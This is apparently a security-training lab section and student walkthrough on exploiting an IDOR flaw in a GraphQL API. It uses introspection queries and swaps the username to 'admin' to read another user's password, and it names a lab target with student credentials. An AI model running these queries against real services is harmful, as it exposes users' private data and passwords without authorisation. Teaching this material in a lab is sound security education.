Insecure Direct Object reference (IDOR)
Like REST APIs, broken authorization, particularly Insecure Direct Object Reference (IDOR) vulnerabilities, are common security issues in GraphQL. To learn more about IDOR vulnerabilities, check out the Web Attacks module.
Identifying IDOR
To identify issues related to broken authorization, we first need to identify potential attack points that would enable us to access data we are not authorized to access. Enumerating the web application, we can observe that the following GraphQL query is sent when we access our user profile:

As we can see, user data is queried for the username provided in the query. While the web application automatically queries the data for the user we logged in with, we should check if we can access other users' data. To do so, let us provide a different username we know exists: test. Note that we need to escape the double quotes inside the GraphQL query so as not to break the JSON syntax:

As we can see, we can query the user test's data without any additional authorization checks. Thus, we successfully confirmed a lack of authorization checks in this GraphQL query.
Exploiting IDOR
To demonstrate the impact of this IDOR vulnerability, we need to identify the data that can be accessed without authorization. To do so, we are going to use the following introspection queries to determine all fields of the User type:
{
  __type(name: "UserObject") {
    name
    fields {
      name
      type {
        name
        kind
      }
    }
  }
}
As we can see from the result, the User object contains a password field that, presumably, contains the user's password:

Let us adjust the initial GraphQL query to check if we can exploit the IDOR vulnerability to obtain another user's password by adding the password field in the GraphQL query:
{
  user(username: "test") {
    username
    password
  }
}
Exercise
TARGET: 154.57.164.82:31823
Authenticate to target with username "htb-stdnt" and password "AcademyStudent!"
Challenge 1
After following the steps in the section, what is the flag you can find in the admins password?

First visit the web app and log in with the provided credentials:

While logged in, go to the Profile tab on the top left. This click will redirect to: http://154.57.164.82:31823/user
Note that right after the redirect to /user a GraphQL query is posted:

This query contains:
{
	"query":"{user(username: \"htb-stdnt\") { id username msg role }}"
}
- Specifically querying for our user's id, username, msg, and role fields.
What would happen now if we change the username in this query to "admin"? Send this request to Burp's Repeater, change the username from "htb-stdnt" to "admin" and find out.
The respective query is:
{
	"query":"{user(username: \"admin\") { id username msg role }}"
}
- Note that here we just made a good guess of what the admin account could be called ("admin")

- We get query output!
- This proves an IDOR vulnerability, lets exploit it to find the password of this user.
The next step is to find out what the "password" field is really called. In order to achieve this we can just query for all the "User" type attributes in GraphQL.
The following is how the query would look like:
{
  __type(name: "UserObject") {
    name
    fields {
      name
      type {
        name
        kind
      }
    }
  }
}
And in the request, the query would look something like:
{
	"query":
	"{ __type(name: \"UserObject\") {name fields {name type {name kind}}}}"
}
- Remember here we need to follow JSON syntax.

- Now we know that the "User" type has a "password" field.
Since we have proven that IDOR is possible before, now we just need to add the "password" field to the "admin" user query.
This is how the final query would look like in the request:
{
	"query":"{user(username: \"admin\") { username password }}"
}

- Note we used the same query as the original one except we removed some fields and added the "password" field.
flag: HTB